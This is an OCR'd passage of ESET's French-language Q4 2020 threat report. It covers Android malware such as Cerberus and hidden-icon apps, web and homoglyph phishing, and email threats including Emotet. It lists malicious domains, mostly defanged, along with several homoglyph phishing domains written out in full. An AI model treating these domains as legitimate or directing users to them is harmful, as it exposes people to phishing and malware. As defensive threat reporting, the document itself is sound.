
Cette catégorie de menaces, qui a représenté une grande partie des détections sur Android tout au long de l'année 2020, comprend des applications trompeuses qui cachent leurs icônes après leur installation afin d'afficher furtivement des publicités. Elles sont généralement déguisées en jeux et en utilitaires attrayants.

Les niveaux de détection les plus bas ont été atteints en décembre, et ce déclin observé à la fin de l'année a réduit de moitié les totaux trimestriels d'applications cachées. Les deux principaux noms de détection relevant de cette catégorie, Android/Hiddad et Android/HiddenApp, ont tous deux été touchés. Le plus répandu, Android/Hiddad, a diminué de 50 %, tandis que son homologue plus petit, Android/HiddenApp, a chuté de près de 90 % en termes de nombre de détections d'un trimestre à l'autre, passant de la quatrième à la douzième place du top 10.

Le ralentissement s'est également manifesté dans le nombre de nouvelles détections d'applications cachées. Alors que l'activité intense de Q2 et Q3 a donné lieu à 14 nouvelles détections d'applications cachées, Q4 n'en a vu qu'une seule. Les variantes apparues en Q2 et Q3



Tendances de détection des menaces sur Android en 2020, moyenne mobile sur sept jours
Échantillon de données : France



Les 10 principales détections de menaces sur Android en Q4 2020 (% des détections de menaces sur Android)
Échantillon de données : France

se sont tues en Q4. Il est possible que les pirates qui répandent ces menaces aient abandonné leurs campagnes pour tenter leur chance ailleurs.

Le contraire était vrai pour les malwares bancaires Android, qui semblent avoir prospéré en Q4 2020. C'était probablement encore la conséquence de la fuite du code source du cheval de Troie bancaire Cerberus (détecté sous le nom Android/Spy.Cerberus), comme indiqué dans notre *Rapport sur les menaces de Q3* [53]. Après le bond de Q3, les détections de malwares bancaires ont continué à augmenter en Q4, avec une nouvelle hausse de 32 %. Les niveaux les plus élevés, tant pour Q4 que pour l'ensemble de l'année 2020, ont été atteints à la fin du mois d'octobre 2020. Par rapport au premier semestre, le nombre de détections de malwares bancaires a triplé au cours de Q2.


Comme en Q3, l'augmentation est liée à la détection de variantes d'Android/TrojanDropper.Agent diffusant le malware Cerberus. La télémétrie d'ESET a enregistré une augmentation de 65 % de l'incidence de ces téléchargeurs par rapport au trimestre précédent. Cela se reflète également dans le top 10, où Android/TrojanDropper.Agent s'est hissé à la première place, surpassant l'Android/Hiddad en déclin.

En examinant les données de détection annuelles d'Android, les niveaux globaux les plus élevés ont été observés en avril 2020, en raison de l'activité accrue des applications cachées, des chevaux de Troie par SMS et des logiciels publicitaires. La plupart des catégories étudiées étaient en baisse tout au long de l'année, à l'exception des malwares bancaires. Les pays ayant détecté le plus de menaces sur Android en 2020 sont la Russie, qui arrive en tête avec une part de 13 %, suivie de l'Ukraine et de la Turquie.

2020 a offert aux cybercriminels un immense réservoir de possibilités pour tromper des victimes sans méfiance : la plateforme Android n'y a pas fait exception. Tout au long de l'année, toutes sortes de malwares Android ont exploité le thème de COVID-19, et les auteurs de malwares ont fait preuve de créativité pour leurs déguisements. Parmi les prétextes les plus couramment utilisés : de prétendues applications de suivi de contacts pour COVID-19 et autres applications publiées par des gouvernements, des identificateurs de symptômes, des cartes, des aides financières pendant la pandémie et des permis de déplacement.


Cerberus a été particulièrement actif dans ce domaine, faisant surface dans des campagnes localisées imitant les sites web des gouvernements consacrés à l'information sur le coronavirus. En juin 2020, ESET a mis un terme à une campagne de rançonnage visant des utilisateurs d'Android au Canada, dans laquelle les pirates ont incité des victimes à télécharger un ransomware *déguisé en outil officiel de suivi de contacts pour COVID-19* [54].

Les chercheurs d'ESET ont également découvert des campagnes d'espionnage sophistiquées sur Android, montrant que les pirates expérimentés utilisent de plus en plus de composants mobiles. Les campagnes découvertes, utilisant une *application de chat* [55] et le *logiciel espion APT-C-23* [56], ciblaient le Moyen-Orient.



Tendance de détection des malwares bancaires sur Android en 2020, moyenne mobile sur sept jours

Échantillon de données : France



Taux de détection des menaces sur Android en 2020

Tendances et perspectives

En 2020, nous avons vu les auteurs de malwares profiter rapidement des opportunités offertes par la pandémie. Avec les applications obligatoires de suivi de contacts pour COVID-19 et l'utilisation des smartphones pour s'informer et se divertir, la plateforme Android a été ciblée par de nombreuses menaces, en particulier au cours du premier semestre. On pourrait croire que l'opportunité se tarirait, mais avec le début de la vaccination, nous verrons probablement encore des escrocs proposer de nouveaux sites web et applications malveillantes prétendant offrir des informations sur les calendrier de vaccination ou même des inscriptions pour se faire vacciner.

Avec la hausse du prix du Bitcoin et d'autres cryptomonnaies, nous pourrions assister à une résurgence des escroqueries aux cryptomonnaies, qui ont fortement ciblé les utilisateurs d'Android dans le passé. Davantage de variantes de malwares bancaires devraient apparaître en raison de la fuite du code source de Cerberus.

Comme toujours, installer des applications à partir de boutiques officielles, faire attention aux autorisations demandées par les applications et utiliser une solution de sécurité mobile fiable, contribue grandement à protéger les appareils mobiles contre les menaces.

Lukáš Štefanko, Malware Researcher chez ESET


Menaces web

Les menaces web ont clôturé l'année par une nouvelle baisse, le nombre de menaces étant probablement affecté par les démantèlements de botnets.


Le dernier trimestre de 2020 a vu un déclin continu des menaces web. Le nombre de détections a baissé de 23 % par rapport à Q3. Les détections trimestrielles ont atteint un pic à la fin du mois d'octobre, avec environ 8,5 millions de menaces web bloquées par jour et 600 000 URL uniques bloquées par jour. Les menaces web les plus courantes bloquées, comme en Q3, sont les sites web frauduleux détectés dans la catégorie des escroqueries. Celles-ci représentaient 65 % de tous les événements de blocage et environ la moitié des URL uniques bloquées en Q4 2020.

Presque toutes les catégories de menaces sur le web ont connu une baisse d'au moins 20 % en Q4, la catégorie du phishing étant celle qui a le plus diminué. La catégorie « objets malveillants », qui couvre les sites web légitimes hébergeant du code malveillant, fait exception à cette tendance, affichant une augmentation de 28 % des blocages.

Ces détections sont généralement dues à des cybercriminels qui profitent de sites web peu sécurisés, par exemple avec des mots de passe FTP faibles pour le téléchargement de scripts, le téléchargement de fichiers non sécurisés ou des applications web vulnérables, et les utilisent pour diffuser leur contenu malveillant. Emotet est un exemple de groupe qui recourt à ce type d'activités. Il utilise fréquemment des sites web piratés pour diffuser ses documents malveillants ou ses malwares.




Taux de blocage des menaces web en 2020



Tendances des menaces web bloquées en 2020, moyenne mobile sur sept jours

Échantillon de données : France




Tendances des URL uniques bloquées en 2020, moyenne mobile sur sept jours

Échantillon de données : France

En termes d'URL uniques bloquées, la télémétrie d'ESET a également enregistré une baisse en Q4, de 12 % par rapport au trimestre précédent. C'est dans la catégorie du phishing, qui a chuté de 40 %, que ce phénomène a été le plus important. En revanche, les URL d'escroquerie uniques ont connu une tendance à la hausse en Q4, avec une hausse des blocages à la fin du mois d'octobre. Les domaines les plus bloqués en Q4 sont énumérés à droite, et ceux qui font également partie du top 10 de 2020 sont marqués d'un astérisque.

En examinant les données annuelles sur les menaces web, on peut dire sans risque de se tromper que les sites web dangereux ont connu une réduction notable, la moyenne de Q4 étant inférieure de 43 % à celle de Q1. La catégorie des malwares a connu la baisse la plus significative tout au long de l'année, avec des chiffres de détection en baisse constante depuis avril 2020. En ce qui concerne la répartition géographique, les clients d'ESET en Russie, au Pérou, au Japon, au Mexique et aux États-Unis étaient les plus nombreux à avoir bloqué des menaces web en 2020.



Les 10 principales marques et principaux noms de domaine visés par des attaques homoglyphes en Q4 2020

Dans le domaine des attaques homoglyphes[1], nous avons observé une légère augmentation du nombre total de domaines bloqués, ainsi que du nombre d'URL « homoglyphes » uniques bloquées. Les domaines se faisant passer pour blockchain.com ont connu le plus grand nombre de blocages en Q4, les attaques contre le service de paiement numérique italien Nexi venant juste après.

Le domaine malveillant le plus répandu se faisant passer pour blockchain.com était « login.biockchaln.com », les pirates utilisant le I sans point et le L minuscule pour tenter d'imiter la page de connexion du site légitime. Compte tenu de l'intérêt accru pour les cryptomonnaies en 2020, il n'est pas surprenant que blockchain.com soit également la cible avec le plus grand nombre de blocs tout au long de l'année 2020.

Q4 a également vu l'arrivée de nouveaux venus dans le top 10 : des domaines se faisant passer pour les banques canadiennes Scotiabank et Royal Bank of Canada, bloqués pour les clients d'ESET en Amérique du Nord.

Le premier domaine malveillant s'est fait passer pour la page de connexion de la Banque Scotia en changeant deux lettres dans « scotiabank » (auth.scotiaonline.scotląbank.com). Le second a tenté sa chance avec le domaine royalbank.com en utilisant la lettre y avec un point en dessous pour tromper les visiteurs.

	Malware	Escroquerie	Hameçonnage
1	d24ak3f2b[.]top	v.vfghe[.]com*	d18mpbo349nky5.cloudfront[.]net*
2	biggames[.]club*	glotorrents[.]pw*	propu[.]sh*
3	hardyload[.]com*	maranhesduve[.]club*	mrproddisup[.]com*
4	cdn.special-offers[.]online	wwclickads[.]club	update.updtbrwsr[.]com*
5	iclickcdn[.]com	goviklerone[.]com	update.updtapi[.]com*
6	dpiwrxl3dmzt3.cloudfront[.]net*	survey-smiles[.]com	update.brwsrapi[.]com*
7	vk-online[.]xyz	i24-7-news[.]com	update.mrbrwsr[.]com*
8	iptautup[.]com	go1news[.]biz*	update.savebrwsr[.]com*
9	pdloader[.]com	p4.maranhesduve[.]club*	google-analytics-eapteka.medianation-tools[.]ru
10	opentracker[.]xyz	static.sunnycoast[.]xyz	attacketslovern[.]info

Top 10 des domaines malveillants bloqués en Q4 2020.
*Ceux qui figurent également dans le top 10 en 2020 sont marqués d'un **

Tendances et perspectives

Les domaines malveillants, soit enregistrés par des pirates ou des sites web légitimes piratés, constituent une ressource majeure pour presque tous les types d'activités malveillantes des cybercriminels. Les démantèlements de botnets sont un facteur qui pourrait bien avoir contribué à leur ralentissement en 2020. Notamment celuis en mars du prolifique botnet de spam Necurs ou l'opération mondiale à laquelle ESET a participé pour perturber TrickBot, l'un des plus grands et des plus anciens botnets.

Compte tenu de la taille et de l'ampleur de ces botnets, les démantèlements ne manqueront pas d'avoir des répercussions sur l'ensemble du paysage des malwares. Et, comme nous l'avons vu en Q3 avec la disparition de certains grands domaines propageant des logiciels publicitaires, même les plus grandes campagnes peuvent parfois tourner au fiasco, faisant baisser les chiffres des détections.

Outre les domaines très répandus que l'on retrouve en tête des classements, d'innombrables petites campagnes apparaissent sur le web chaque trimestre, conçues pour exploiter les actualités et les évolutions en cours. À cet égard, nous pouvons nous attendre à voir davantage d'escroqueries, d'attaques d'hameçonnage, y compris des attaques homoglyphes exploitant l'intérêt autour du Bitcoin, ainsi que la pandémie de coronavirus et les vaccinations.

Jiří Kropáč, Head of Threat Detection Labs chez ESET

[1] Les attaques sur le web consistent à imiter des sites web légitimes en remplaçant des caractères dans des noms de domaine par des caractères similaires (ou même visuellement identiques) pour les humains, mais qui sont différents pour les ordinateurs.

Menaces par email


Les détections d'emails malveillants ont continué à augmenter durant Q3 2020, les entreprises de livraison et de logistique étant fortement utilisées comme appâts.

Le nombre d'emails malveillants a diminué en Q4 2020, avec une baisse de 19 % du nombre de détections par rapport à Q3. Les niveaux les plus élevés de menaces par email au cours de Q4 ont été détectés à la mi-novembre et en décembre, conformément aux vagues anticipées du Black Friday et des campagnes sur le thème des fêtes de fin d'année.

La menace la plus répandue détectée dans les emails en Q4 2020 était HTML/Fraud, qui a augmenté de 31 % par rapport à Q3 et a dépassé le précédent leader, le cheval de TroieWin/Exploit CVE-2017-11882. Près d'un cinquième des détections de HTML/Fraud provenaient de machines clientes aux États-Unis. La majorité des emails détectés sous ce nom en Q4 appartiennent à la catégorie dite ***de la fraude par avance de fonds*** [21].


La plupart des menaces restantes dans le top 10 ont diminué d'un trimestre à l'autre, à l'exception du cheval de Troie PDF/Phishing, des pièces jointes en PDF contenant des formulaires d'hameçonnage ou des liens vers des sites d'hameçonnage, qui a augmenté de 56 %. Parmi les leurres les plus courants observés en Q4 : des offres localisées d'échange de cryptomonnaie, de prétendus documents bancaires et de faux formulaires du « Registre des entreprises l'UE ».

Les emails et les pièces jointes d'hameçonnage en HTML, détectés sous le nom HTML/Phishing, ont augmenté toute l'année, avec des entreprises de transport et de logistique étant les plus imitées. Cependant, en Q4, ce type de tentative d'hameçonnage a diminué de près de 50 % en nombre total de détections, sans changement majeur des leurres utilisés.



Tendance de détection d'emails malveillants en 2020, moyenne mobile sur sept jours

Échantillon de données : France



Les 10 principales menaces détectées dans les emails en Q4 2020


Échantillon de données : France

Fin du mois de novembre et début décembre 2020, nous avons détecté une campagne d'hameçonnage utilisant une combinaison des approches les plus courantes : les emails contenaient des pièces jointes HTML déguisées sous forme de documents PDF provenant de différentes entreprises de transport et de logistique (par ex. « DHL AWB-Recepit.pdf.html »). Comme le montre la capture d'écran ci-dessous, le site imitant celui d'Adobe demande des identifiants pour prétendument confirmer l'identité du destinataire. Deux tiers de ces emails ont été détectés en Espagne, bien que la campagne n'ait pas été localisée.

En examinant les lignes d'objet utilisées dans les emails malveillants détectés en Q4 2020, les thèmes suivants étaient les plus fréquents :

- Demande de paiement, facture, confirmation de commande
- Expédition, livraison de colis
- Transfert d'argent, message de la banque
- COVID-19 (avertissements, mesures prises par les entreprises, vaccin...)

Comme une grande partie du monde s'attendait à ce que le lancement de la vaccination commence en fin d'année, les pirates ont redoublé d'efforts pour tenter de tirer profit des préoccupations courantes concernant la distribution, la disponibilité et la sécurité des vaccins. Par rapport au trimestre précédent, les mentions de la vaccination dans les emails



Campagne d'hameçonnage se faisant passer pour Adobe


malveillants ont augmenté de 50 % en Q4. Le vaccin de Pfizer-BioNTech était le plus souvent mentionné dans ces emails frauduleux, avec des lignes d'objet telles que « Vaccin Pfizer pour COVID-19 : 11 choses que vous devez savoir ».

La menace la plus courante qui se cachait derrière les emails sur thème de COVID-19 en Q4 était VBA/TrojanDownloader.Agent, des fichiers Microsoft Office malveillants qui tentent de manipuler des victimes potentielles pour permettre l'exécution de macros malveillantes afin de télécharger d'autres malwares. La diffusion de ce téléchargeur en 2020 a été principalement alimentée par des campagnes d'Emotet s'appuyant fortement sur des macros malveillantes. Les pièces jointes malveillantes utilisées dans les campagnes d'Emotet en Q4 contiennent également des références à COVID-19, avec des noms de fichiers tels que « FA-9324 Medical report Covid-19.doc ».
